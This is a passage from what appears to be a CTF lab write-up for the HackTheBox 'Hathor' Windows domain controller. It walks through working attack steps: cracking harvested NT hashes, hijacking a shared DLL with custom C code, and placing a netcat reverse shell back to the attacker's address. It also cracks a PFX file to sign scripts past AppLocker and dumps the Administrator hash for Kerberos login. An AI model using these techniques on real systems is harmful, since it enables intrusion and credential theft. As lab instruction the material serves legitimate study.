RW C:\Windows\System32\spool\drivers\color
RW C:\Windows\Temp\silconfig.log
RW C:\Windows\Temp\vmware-vmtoolsd-GinaWild.log
```

Cross-checking the writable paths discovered by `Accesschk` and the ones on AppLocker's policy we find that every writable directory in the `Program Files` folder and `Windows` folder are excluded, so we cannot execute from any folder that we have write-access.

Since, our first attempt yielded no results we can start by enumerating the remote machine. Almost immediately, we discover a non-default PowerShell script called `get-badpasswords.ps1` inside the `C:\get-bADPasswords` directory.

```
PS C:\inetpub\wwwroot\Data\Sites\1\media\logos> type c:\get-bADPasswords\get-badpasswords.ps1

# Domain information
$domain_name = "windcorp"
$naming_context = 'DC=windcorp,DC=htb'

# Directories
$group_folder = '.\Accessible\AccountGroups'
$password_folder = '.\Accessible\PasswordLists'

# Logging
$current_timestamp = Get-Date -Format ddMMyyyy-HHmmss

#Actions if password is weak
# - resetPWd = Resets the users password to a random password
# - removeNoExpire = Unticks "Password never expires"
# - changePassLogon = Ticks the "The user must change password on next logon"
#
#IMPORTANT: If resetPwd is enabled, the users password will be changed to a random password.
#That password are logged in logfile, so remember to delete the logs.

$resetPwd = $false
$removeNoExpire = $false
$changePassLogon = $false

$log_filename  = ".\Accessible\Logs\log_$domain_name-$current_timestamp.txt"
$csv_filename  = ".\Accessible\CSVs\exported_$domain_name-$current_timestamp.csv"

$write_to_log_file = $true
$write_to_csv_file = $true
$write_hash_to_logs = $true

<SNIP>
exit

# SIG # Begin signature block
# MIIIbwYJKoZIhvcNAQcCoIIIYDCCCFwCAQExCzAJBgUrDgMCGgUAMGkGCisGAQQB
<SNIP>
# e+Jx
# SIG # End signature block
```

The script seems to be a modified vesrion of Get-bADpasswords. This project was created to test the passwords of enabled Active Directory users against bad/weak/non-compliant passwords.

Interestingly enough, the version on the remote machine has the option `write_hash_to_logs` enabled and it is signed meaning that AppLocker will allow its execution.

For now, since we have the logs directory we can check the log files and see if we can retrieve any hash:

```
PS C:\get-badpasswords\accessible\csvs> get-content *
Activity;Password Type;Account Type;Account Name;Account SID;Account password hash;Present in password list(s)
active;weak;regular;BeatriceMill;S-1-5-21-3783586571-2109290616-3725730865-5992;9cb01504ba0247ad5c6e08f7ccae7903;'leaked-passwords-v7
<SNIP>
```

Indeed, we have a password hash `9cb01504ba0247ad5c6e08f7ccae7903` for the user `BeatriceMill`. We can use `Crackmapexec` to check if we have any access to the remote machine using these credentials.

```
crackmapexec smb hathor.windcorp.htb -u beatricemill -H
9cb01504ba0247ad5c6e08f7ccae7903
```

```
crackmapexec smb hathor.windcorp.htb -u beatricemill -H 9cb01504ba0247ad5c6e08f7ccae7903

SMB         hathor.windcorp.htb 445    NONE     [*]  x64 (name:) (domain:) (signing:True) (SMBv1:False)
SMB         hathor.windcorp.htb 445    NONE     [-] \beatricemill:9cb01504ba0247ad5c6e08f7ccae7903 STATUS_NOT_SUPPORTED
```

We get the error message `STATUS_NOT_SUPPORTED`. This probably means that NTLM authentication is disabled and only Kerberos authentication is allowed. So, our goal is to create a Kerberos ticket for the user `beatricemill`.

First of all, we can use John to crack the hash:

```
john --wordlist=/usr/share/wordlists/rockyou.txt --format=NT hash

!!!!ilovegood17  (?)
Session completed.
```

The hash is cracked successfully and we get the clear text password of `!!!!ilovegood17`. Then, we need to configure our `/etc/krb5.conf` file in order for `kinit` to be able to properly contact Kerberos on the remote machine.

Our `krb5.conf` should look like this:

```
[libdefaults]
        default_realm = WINDCORP.HTB
[realms]
        WINDCORP.HTB = {
                kdc = hathor.windcorp.htb
                admin_server = hator.windcorp.ht
        }
```

Then, we can use `kinint` to request a ticket with the password of `!!!!ilovegood17` and `klist` to verify the creation of the ticket:

```
kinit beatricemill
Password for beatricemill@WINDCORP.HTB:
klist

Ticket cache: FILE:/tmp/krb5cc_0
Default principal: beatricemill@WINDCORP.HTB

Valid starting       Expires              Service principal
06/06/2022 11:02:23  06/06/2022 21:02:23  krbtgt/WINDCORP.HTB@WINDCORP.HTB
        renew until 06/07/2022 11:02:04
```

We have successfully created a ticket. Now, we can use Smbclient to find what shares `beatricemill` has access to.

```
smbclient -L //hathor.windcorp.htb -U beatricemill@windcorp.htb -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        share           Disk
        SYSVOL          Disk      Logon server share
```

We can see a non default share called `share`. So let's try to list its contents.

```
smbclient //hathor.windcorp.htb/share -U beatricemill@windcorp.htb -N

smb: \> dir
  .                                   D        0  Mon Jun  6 11:25:26 2022
  ..                                DHS        0  Tue Apr 19 08:45:15 2022
  AutoIt3_x64.exe                     A  1013928  Thu Mar 15 09:17:44 2018
  Bginfo64.exe                        A  4601208  Thu Sep 19 16:15:38 2019
  scripts                             D        0  Mon Mar 21 17:22:59 2022
```

Inside the `share` there are two executables and one directory called `scripts`. Judging from the names of the files the `Bginfo64.exe` is the BgInfo tool from Sysinternals and the `AutoIt3_x64.exe` file turns out to be the AutoIT scripting framework.

Now, let's take a look at the `scripts` folder.

```
smb: \scripts\> dir
  .                                   D        0  Mon Mar 21 17:22:59 2022
  ..                                  D        0  Tue Jun  7 06:15:26 2022
  7-zip64.dll                         A  1076736  Mon Mar 21 09:43:58 2022
  7Zip.au3                            A    54739  Thu Oct 18 16:02:02 2012
  ZipExample.zip                      A     2333  Sat Oct  6 17:50:30 2012
  _7ZipAdd_Example.au3                A     1794  Sun Oct  7 07:15:16 2012
  <SNIP>
```

Inside the scripts folder are a lot of files with `.au3` extension and a `.dll`. The files with the `.au3` extension are scripts created with the AutoIT framework.

Our next step is to check if either `AutoIT` or `BgInfo` are executed on the remote machine. In order to check we can craft a small `batch` script called `tasks.cmd` in order to check for periodic execution. The file `tasks.cmd` will have the following contents.

```
:start
tasklist /FI "imagename eq Bginfo*" >> C:\Windows\Temp\tasks.txt
ping -n 5 127.1 > NUL
tasklist /FI "imagename eq Autoit*" >> C:\Windows\Temp\tasks.txt
ping -n 5 127.1 > NUL
GOTO start
```

Then, we can transfer it on the remote machine just like we did before, using the `File Manager` on the Admin panel on the webpage.

Afterwards, we rename the file with the proper extension of `.cmd`, execute it and after a while we check the output on `C:\Windows\Temp\tasks.txt`.

```
cd C:\inetpub\wwwroot\Data\sites\1\media\logos
rename-item -path "task.txt" -newname "task.cmd"
move-item -path task.cmd -destination C:\Windows\temp\
cd C:\Windows\Temp
.\task.cmd

Wait for some time
Ctrl+c
Get another shell

type C:\Windows\Temp\tasks.txt
```

```
c:\windows\system32\inetsrv> type C:\Windows\Temp\tasks.txt


Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
Bginfo64.exe                  1964                             1     22,252 K

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
Bginfo64.exe                  1964                             1     22,252 K
INFO: No tasks are running which match the specified criteria.
<SNIP>
INFO: No tasks are running which match the specified criteria.
Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
AutoIt3_x64.exe               5248                             1     11,820 K
```

The output file informs us, that the applications are indeed executed periodicaly.

Our next step, would be to try and overwrite the executable files on the `share` share with some malicious ones that when they get executed will return a reverse shell to our local machine.

Sadly, when we try to replace any file on the `share` we are presented with the following error:

```
smb: \> put Bginfo64.exe

NT_STATUS_ACCESS_DENIED opening remote file \Bginfo64.exe
```

Interestingly though, we are allowed to replace the `7-zip64.dll` inside the `scripts` folder.

```
smb: \scripts\> put 7-zip64.dll

putting file 7-zip64.dll as \scripts\7-zip64.dll (0.9 kb/s)
```

In order to get a better understanding of what we are dealing with here, we can download some script files and examine them.

```
smb: \scripts\> mget *.au3
Get file 7Zip.au3? y
<SNIP>

grep dll *
<SNIP>
7Zip.au3:Global $sZip32Dll = "7-zip32.dll"
7Zip.au3:Global $sZip64Dll = "7-zip64.dll"
<SNIP>
```

It seems like these scripts are using the DLL file we can replace. So, when the scripts are getting executed they will load whatever `7-zip64.dll` we have placed inside the `scripts` directory.

Unfortunately, a malicious DLL created with Msfvenom gets immediately detected by Windows Defender. Thus, we have to craft our own DLL.

To start, we will create a DLL to simply ping our machine to verify our hypothesis that we can get code execution through this.

First of all, we create a file called `7-zip64.cpp` with the following contents:

```
#include <stdlib.h>
#include <windows.h>
BOOL APIENTRY DllMain(HMODULE hModule,
DWORD ul_reason_for_call,
LPVOID lpReserved
)
{
switch (ul_reason_for_call)
{
case DLL_PROCESS_ATTACH:
system("cmd.exe /c ping 10.10.14.5");
case DLL_THREAD_ATTACH:
case DLL_THREAD_DETACH:
case DLL_PROCESS_DETACH:
break;
}
return TRUE;
}
```

Then, we use the following chain of commands to create our DLL on a Linux machine:

```
sudo apt install mingw-w64
x86_64-w64-mingw32-gcc -shared -o 7-zip64.dll 7-zip64.cpp
```

Afterwards, we place our newly crafted DLL file inside the `scripts` folder using the `put` command on Smbclient.

Finally, we get a ping on our machine:

```
tcpdump -i tun0 icmp

09:24:01.584521 IP hathor.windcorp.htb > 10.10.14.5: ICMP echo request, id 1, seq 3312, length 40
09:24:01.584557 IP 10.10.14.5 > hathor.windcorp.htb: ICMP echo reply, id 1, seq 3312, length 40
09:24:02.611884 IP hathor.windcorp.htb > 10.10.14.5: ICMP echo request, id 1, seq 3314, length 40
09:24:02.611916 IP 10.10.14.5 > hathor.windcorp.htb: ICMP echo reply, id 1, seq 3314, length 40
```

At this point, we could try to craft a DLL with a reverse shell payload but we know the remote machine has some strict firewall rules in place. So, it would be wiser to first enumerate the firewall rules and then plan accordingly.

On our reverse shell we can use the following command to query the Registry for the firewall rules.

```
reg query HKLM\Software\Policies\Microsoft\WindowsFirewall\FirewallRules
```

```
c:\windows\system32\inetsrv> reg query HKLM\Software\Policies\Microsoft\WindowsFirewall\FirewallRules

<SNIP>
{D7871DF0-F71B-4BD0-B7DE-F8E6966A3640}    REG_SZ
v2.31|Action=Block|Active=TRUE|Dir=Out|App=%SystemDrive%\share\AutoIt3_x64.exe|Name=Block Autoit|
```

We find out that the firewall is blocking all connections from `AutoIt`, thus any reverse shell attempt through this route is bound to fail.

However, we can create a new malicious DLL file to further enumerate the environment that the DLL gets executed in.

```
#include <stdlib.h>
#include <windows.h>
BOOL APIENTRY DllMain(HMODULE hModule,
DWORD ul_reason_for_call,
LPVOID lpReserved
)
{
switch (ul_reason_for_call)
{
case DLL_PROCESS_ATTACH:
system("cmd /c cacls c:\\share > c:\\windows\\temp\\info.txt");
```

```
system("cmd /c cacls c:\\share\\* >> c:\\windows\\temp\\info.txt");
system("cmd /c whoami /priv /user /groups >> c:\\windows\\temp\\info.txt");
system("cmd /c cacls c:\\windows\\temp\\info.txt /e /g everyone:F");
case DLL_THREAD_ATTACH:
case DLL_THREAD_DETACH:
case DLL_PROCESS_DETACH:
break;
}
return TRUE;
}
```

Following the same exact procedure as before we get the following output.

```
PS C:\Windows\Temp> type info.txt
c:\share\Bginfo64.exe NT AUTHORITY\IUSR:(ID)N
                      <SNIP>

                      NT AUTHORITY\SYSTEM:(ID)F
                      WINDCORP\ITDep:(ID)(special access:)

                                         READ_CONTROL
                                         WRITE_OWNER
                                         SYNCHRONIZE
                                         FILE_GENERIC_READ
                                         FILE_GENERIC_EXECUTE
                                         FILE_READ_DATA
                                         FILE_READ_EA
                                         FILE_EXECUTE
                                         FILE_READ_ATTRIBUTES

                      BUILTIN\Administrators:(ID)F
                      BUILTIN\Users:(ID)R

<SNIP>


USER INFORMATION
----------------

User Name         SID
================= ============================================
windcorp\ginawild S-1-5-21-3783586571-2109290616-3725730865-2663


GROUP INFORMATION
-----------------

Group Name                                 Type             SID
========================================== ================ ============
<SNIP>
WINDCORP\ITDep                             Group            <SNIP>

<SNIP>
```

We can see that the DLL gets executed as the user `ginawild`. The user is also member of the group `ITDep`, which is the write owner of the `Bginfo64.exe`. This means that `ginawild` can overwrite the `Bginfo64.exe` executable on the SMB share. Also, looking at the AppLocker's policy from our previous enumeration we find out that it is allowed to execute any `Bginfo64.exe` wether it is signed or not.

```
FilePathRule Id="39b55ed3-c958-4d5c-846e-e338b7387fc9"
Name="%OSDRIVE%\share\Bginfo64.exe" Description="" UserOrGroupSid="S-1-1-0"
Action="Allow"><Conditions><FilePathCondition Path="%OSDRIVE%\share\Bginfo64.exe" />
```

First of all, let's set up a local listener:

```
rlwrap nc -lvnp 9001
```

To begin the process of getting a reverse shell as `ginawild` we upload nc64.exe on the remote machine using the website once again.

```
cd C:\inetpub\wwwroot\Data\sites\1\media\logos
rename-item -path "nc64.txt" -newname "nc64.exe"
```

Then, we craft yet another malicious DLL to replace `Bginfo64.exe` and execute it with our shell.

```
#include <stdlib.h>
#include <windows.h>
BOOL APIENTRY DllMain(HMODULE hModule,
DWORD ul_reason_for_call,
LPVOID lpReserved
)
{
switch (ul_reason_for_call)
{
case DLL_PROCESS_ATTACH:
system("cmd /c takeown /F c:\\share\\Bginfo64.exe");
system("cmd /c cacls c:\\share\\Bginfo64.exe /E /G ginawild:F");
system("cmd /c copy \"C:\\inetpub\\wwwroot\\Data\\sites\\1\\media\\logos\\nc64.exe\"
c:\\share\\Bginfo64.exe");
system("cmd /c c:\\share\\Bginfo64.exe -e powershell 10.10.14.5 9001");
case DLL_THREAD_ATTACH:
case DLL_THREAD_DETACH:
case DLL_PROCESS_DETACH:
break;
}
return TRUE;
}
```

Finally, we upload the malicious DLL on the `scripts` folder using Smbclient and after a while we receive a shell.

```
rlwrap nc -lvnp 9001

connect to [10.10.14.5] from (UNKNOWN) [10.10.11.147] 49927
Windows PowerShell

PS C:\share> whoami
windcorp\ginawild
```

The user flag can be found on `C:\Users\ginawild\Desktop\user.txt`.

Privilege Escalation

Now, we have to find a way to elevate our privileges to a Domain Administrator. Starting our enumeration we find an interesting file inside the Recycle Bin of `ginawild`.

```
PS C:\$Recycle.Bin\S-1-5-21-3783586571-2109290616-3725730865-2663> dir

Directory: C:\$Recycle.Bin\S-1-5-21-3783586571-2109290616-3725730865-2663

Mode                 LastWriteTime         Length Name

----                 -------------         ------ ----

-a----         3/21/2022   3:37 PM           4053 $RLYS3KF.pfx
```

Files with the `.pfx` extension are `Personal Information Exchange` files and can be used to sign applications. To further investigate the file we can transfer this file to our machine by copying it over to `C:\share` and then using Smbclient to retrieve it.

```
copy-item -path '$RLYS3KF.pfx' -destination c:\share\cert.pfx
```

```
smbclient //hathor.windcorp.htb/share -U beatricemill@windcorp.htb -N


smb: \> dir
  .                                   D        0  Tue Jun  7 10:58:38 2022
  ..                                 DHS        0  Tue Apr 19 08:45:15 2022
  AutoIt3_x64.exe                     A  1013928  Thu Mar 15 09:17:44 2018
  Bginfo64.exe                        A    45272  Tue Jun  7 10:16:18 2022
  cert.pfx                            A     4053  Mon Mar 21 10:37:00 2022
  scripts                             D        0  Mon Mar 21 17:22:59 2022

                10328063 blocks of size 4096. 2255934 blocks available
smb: \> get cert.pfx
getting file \cert.pfx of size 4053 as cert.pfx (14.8 KiloBytes/sec)
```

Now, we can try to open it using OpenSSL.

```
openssl pkcs12 -info -in cert.pfx

Enter Import Password:
MAC: sha1, Iteration 2048
MAC length: 20, salt length: 8
Mac verify error: invalid password?
```

Unfortunately, the file requires a password. We can try to crack the password using crackpkcs12.

```
crackpkcs12 -d /usr/share/wordlists/rockyou.txt cert.pfx

Dictionary attack - Starting 4 threads

*******************************************************
Dictionary attack - Thread 4 - Password found: abceasyas123
*******************************************************
```

We get the clear text password `abceasyas123`. This means that we can extract the certification from the PFX file and view it.

```
openssl pkcs12 -in cert.pfx -out newfile.crt.pem -clcerts -nokeys
openssl x509 -in newfile.crt.pem -noout -text
```

```
openssl pkcs12 -in cert.pfx -out newfile.crt.pem -clcerts -nokeys
Enter Import Password:
openssl x509 -in newfile.crt.pem -noout -text

Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            20:00:00:00:05:44:ed:aa:28:b6:36:dd:dc:00:00:00:00:00:05
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: DC = htb, DC = windcorp, CN = windcorp-HATHOR-CA-1
        Validity
            Not Before: Mar 18 09:03:11 2022 GMT
            Not After : Mar 15 09:03:11 2032 GMT
        Subject: DC = htb, DC = windcorp, CN = Users, CN = Administrator
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                RSA Public-Key: (2048 bit)
                Modulus:
                    00:dc:a6:3e:fe:7f:96:b3:a2:11:df:ce:d5:23:88:
                    <SNIP>
                    21:84:4a:88:69:c9:59:92:c9:b5:e1:1a:f3:e0:94:
                    bf:59
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            1.3.6.1.4.1.311.21.7:
                0..&+.....7.....p...h......./...d.*..<...m..e...
            X509v3 Extended Key Usage:
                Code Signing
            X509v3 Key Usage: critical
             <SNIP>
```

The certificate is issued to `Administrator` and it is used for `Code Signing`. Once again, we can look through the AppLocker's policy to find out if this certificate is of any value to our goal.

```
<RuleCollection Type="Exe" EnforcementMode="Enabled"><FilePublisherRule Id="577ae347
-19fd-46b3-
8f0a-a4a653dde1bc" Name="Signed by CN=ADMINISTRATOR, CN=USERS, DC=WINDCORP, DC=HTB"
Description=""
UserOrGroupSid="S-1-1-0" Action="Allow">

<RuleCollection Type="Script" EnforcementMode="Enabled"><FilePublisherRule Id="12bce21d
-8da4-4f93-
ab24-eeb9ad0bcc6d" Name="Signed by CN=ADMINISTRATOR, CN=USERS, DC=WINDCORP, DC=HTB"
Description=""
UserOrGroupSid="S-1-1-0" Action="Allow">
```

We can see that any script or executable signed by `Administrator` is allowed to execute on the remote machine. Let's proceed by adding the `pfx` file to the private certificate store of `ginawild`.

```
Import-PfxCertificate -FilePath C:\share\cert.pfx -Password(ConvertTo-SecureString -String 'abceasyas123' -AsPlainText -Force) -CertStoreLocation Cert:\CurrentUser\My
```

```
PS C:\>Import-PfxCertificate -FilePath C:\share\cert.pfx -Password(ConvertTo-SecureString -String 'abceasyas123' -AsPlainText -Force) -CertStoreLocation Cert:\CurrentUser\My


   PSParentPath: Microsoft.PowerShell.Security\Certificate::CurrentUser\My

Thumbprint                                Subject
----------                                -------
204F12473FD69115845012157582708B25701D049  CN=Administrator, CN=Users, DC=windcorp, DC=htb
```

Now, we should use `Accesschk` once more to see if there are any new directories that we have write access to.

```
PS C:\>C:\inetpub\wwwroot\Data\sites\1\media\logos\accesschk64.exe -w -u -s $env:username C:\ -accepteula

Accesschk v6.15 - Reports effective permissions for securable objects

RW C:\$Recycle.Bin
RW C:\Get-bADpasswords
<SNIP>
RW C:\Get-bADpasswords\.git
RW C:\Get-bADpasswords\.gitignore
RW C:\Get-bADpasswords\Accessible
RW C:\Get-bADpasswords\CredentialManager.psm1
RW C:\Get-bADpasswords\Get-bADpasswords.ps1
<SNIP>
```

> Note: The output of the above command is quite big, you could redirect the output to a file for easier access.

As the user `ginawild` we can edit the `Get-bADpasswords.ps1` script. According to the project's Github page the script is using `DSInternal` and it:

```
Requires 'Domain Admin' privileges or similar, e.g. 'Domain Controller' or delegated Domain-level permissions for both "Replicating Directory Changes" and "Replicating Directory Changes All", to succesfully fetch passwords from the Active Directory database.
```

So, our goal is to add a malicious payload inside the script to fetch the hash for the `Administrator` account from the DC, then sign the modified script with the Administrator's certificate and finally execute it. The only thing missing from this chain is a way to trigger the script.

Inside the `C:\Get-bADpasswords` directory lies a file called `run.vbs` with the following contents:

```
PS C:\Get-bADpasswords> type run.vbs

Set WshShell = CreateObject("WScript.Shell")
Command = "eventcreate /T Information /ID 444 /L Application /D " & _
    Chr(34) & "Check passwords" & Chr(34)
WshShell.Run Command
'' SIG '' Begin signature block
'' SIG '' MIIIbQYJKoZIhvcNAQcCoIIIXjCCCFoCAQExCzAJBgUr
<SNIP>
```

So we can leverage this file by using `cscript c:\get-bADpasswords\run.vbs` to execute `Get-bADpasswords.ps1`.

We will use the following chain of commands to perform our attack:

```
@("`$path = 'c:\windows\temp\transcript.txt'","Start-Transcript -Path `$path", "Get-ADReplAccount -SamAccountName administrator -Server 'hathor.windcorp.htb'") | Set-Content C:\Get-bADpasswords\Get-bADpasswords.ps1
Set-AuthenticodeSignature C:\Get-bADpasswords\Get-bADpasswords.ps1 (dir Cert:\CurrentUser\My) -HashAlgorithm "SHA512"
cscript C:\get-badpasswords\run.vbs
```

> If you get a certificate error during the execution of the above commands it means that the certificate got removed and you need to import it again.

```
PS C:\Get-bADpasswords> @("`$path = 'c:\windows\temp\transcript.txt'","Start-Transcript -Path `$path", "Get-ADReplAccount
-SamAccountName administrator -Server 'hathor.windcorp.htb'") | Set-Content C:\Get-bADpasswords\Get-bADpasswords.ps1
PS C:\Get-bADpasswords> Set-AuthenticodeSignature C:\Get-bADpasswords\Get-bADpasswords.ps1 (dir Cert:\CurrentUser\My)
-HashAlgorithm "SHA512"

    Directory: C:\Get-bADpasswords


SignerCertificate                         Status                                 Path
-----------------                         ------                                 ----
204F12473FD6911584501215758270B25701D049  Valid                                  Get-bADpasswords.ps1

PS C:\Get-bADpasswords> cscript C:\get-badpasswords\run.vbs
PS C:\Get-bADpasswords> type C:\Windows\Temp\transcript.txt

<SNIP>
Transcript started, output file is c:\windows\temp\transcript.txt

DistinguishedName: CN=Administrator,CN=Users,DC=windcorp,DC=htb
Sid: S-1-5-21-3783586571-2109290616-3725730865-500
Guid: 526eb447-7a40-4fe9-b95a-f68e9d78efa1
SamAccountName: Administrator
SamAccountType: User
<SNIP>
Secrets
  NTHash: b3ff8d7532eef396a5347ed33933030f
<SNIP>
```

It worked and now we have the hash of the Administrator user `b3ff8d7532eef396a5347ed33933030f`. We can create a Kerberos ticket for the Administrator. Since we have the hash and not the clear text password we are going to create a keytab-file using `ktutil` with the following commands.

```
addent -p administrator@WINDCORP.COM -k 1 -key -e rc4-hmac
wkt administrator.keytab
exit
```

```
ktutil

ktutil:  addent -p administrator@WINDCORP.COM -k 1 -key -e rc4-hmac
Key for administrator@WINDCORP.COM (hex): b3ff8d7532eef396a5347ed33933030f
ktutil:  wkt administrator.keytab
ktutil:  exit
```

Then, we authenticate to Kerberos to get our ticket using `kinit`.

```
kinit -V -k -t administrator.keytab -f administrator@WINDCORP.HTB
```

```
kinit -V -k -t administrator.keytab -f administrator@WINDCORP.HTB

Using default cache: /tmp/krb5cc_0
Using principal: administrator@WINDCORP.HTB
Using keytab: administrator.keytab
Authenticated to Kerberos v5
```

Finally, we can use `evil-winrm` to authenticate as the user `Administrator` using this ticket.

```
evil-winrm -i hathor.windcorp.htb -r WINDCORP.HTB

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
windcorp\administrator
```

The root flag can be found in `C:\Users\Administrator\Desktop\root.txt`.